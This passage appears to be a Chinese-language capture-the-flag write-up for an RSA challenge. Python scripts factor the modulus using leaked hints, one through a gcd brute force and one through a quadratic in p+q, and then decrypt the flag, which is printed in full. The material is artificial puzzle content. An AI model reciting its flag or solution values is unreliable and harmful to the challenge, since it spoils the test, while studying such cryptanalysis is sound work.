print(gcd(hint1, hint2))

# factors = factor(hint1)
# print("质因数分解结果:", factors)

for x1 in range(2**11):
    for x2 in range(2**11):
        t = x1*hint2-x2*hint1
        if t==0:
            print(x1, x2)
            continue
        if gcd(n, t)>1:
            print(gcd(n, t))
            break
#
157607975525945395698472575061616985952149185547217691888037215727375004912473
607443158993102785802792020949692291369829013011542911213186343717003611145041
377907292197514454920038371893035263273181007380508337993610224313011577446189
337024195279806998084165637263365245660261385555358316954831582208607027459
```

得到：

157607975525945395698472575061616985952149185547217691888037215727375004912473607443158993102785802792020949692291369829013011542911213186343717003611145041377907292197514454920038371893035263273181007380508337993610224313011577446189337024195279806998084165637263365245660261385555358316954831582208607027459

```
import gmpy2
from Crypto.Util.number import *

n = 
27457595890446260950190651992446303122371131469178615304857142816014867511972169736783800944264481975498077375286191345746337364569681925331430032133400086125493531697340514722390434757174185350797112268702610434328075882452848522801553790574852111986468695473779524065147544674124856688633784609688666317174777519059716489901179973680888952871126131699488172686544425233123679316016599625574804091616805793442940526406401075138223483923331055936339965826025640446997344559018596766902601564273943730622860545179806789447666757402474464938156762999233643820807713601602506410408707153870992817955891447764879470280695
c = 
84282083334142796274006988580415833794875201133261828027246517188648411342710336778652457717965052450724037319354310891190690321577334140496882023464526050921598698562624645203060334858131683294498613366375942454098716107162922185874124748085223739758459494260034148807424039792867918410192316491356882176368502573842988380571440414231788973254744301376297275956474395118174769770569739086061570218317282822251882713908586669222484057079077907387357801053844995688245760008131520321109919723597810158911153807880491078765244182619174975212089359813636278209077001996413631986032786798020819982612126282943692782034111
p = 
15760797552594539569847257506161698595214918554721769188803721572737500491247360744315899310278580279202094969229136982901301154291121318634371700361114504137790729219751445492003837189303526327318100738050833799361022431301157744618933702419527980699808416563726336524566026138555535831695483158220860702745911
q = n // p
e = 0x10001
d = gmpy2.invert(e, (p - 1) * (q - 1))
m = pow(c, d, n)
print(long_to_bytes(m))
# flag{6bcceae6-beb0-
```

后半段，推导过程晚点再写

```
from Crypto.Util.number import *
from sympy import *
import gmpy2

n = 
16312614498226296156103667921745755128613824675313943799418710328137740251650243126495421918792255918340263322127752408893192627236637532149266118234846912099886877809464345519243909353747887708537868245685670180636886881706189871325918323942071589626339737695892286878418542681036596742705267795219353488409025411
```

```
24453097713933895966711450164860990429663519765558886709056970672950194979684741221959626295502374471566577704520419404044006451346101282213947836386579984489011793952942123444368070756861746545264874293897168494377785099829949894786361436903269767607535282317127584686420597030456049281067319302131301519
c = 11798187952669727360910773986424549886807248153964176813314377762287565981677289638955353469916063214845494410083181718763824084416428292181557257045658846762014578489925559779975802430712765657895335818985676581553337355008267915055719238971766011617786510425704619345941601916795292073035754176701681735480428713558235863167512185702877986475833932935417293029969280139943380301000444809827170146475460478391998869646981671682478514244327411875810778871848511187844856760590429718407346244985497798199492303459542608805785169673637980902633858408636401997609605336400017026048670019945571269902128000565202000032658
hint = 42907968827622481262654232206037187279062459983355439480176315220893599606489344828583704474221783763664823320806704135683529667310791317297192471295494778059171015856078251979532763113505489384002550461586062549225254260052030177924012125461601253963437687040555269331826862341481008221637768208001699993150994553228847616749240644191040842035550614072257903892795576222728610930732796486597570234790049698703028818062646520258720865482504470819595194864414685725030074539323549499882135701885529700139804192959063749014669937995176125202995561439984807883972283917174055096995147415206388690770397114721979402186268
p_q = inverse(hint,n)
delta = gmpy2.iroot(p_q**2+4*514*n*114,2)[0]
q = (-p_q+delta)//228
assert n//q*q == n
p = n//q
d = inverse(0x10001,(p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))
```

4dd6-b764-bd0fdcaeeb5f}

flag{6bcceae6-beb0-4dd6-b764-bd0fdcaeeb5f}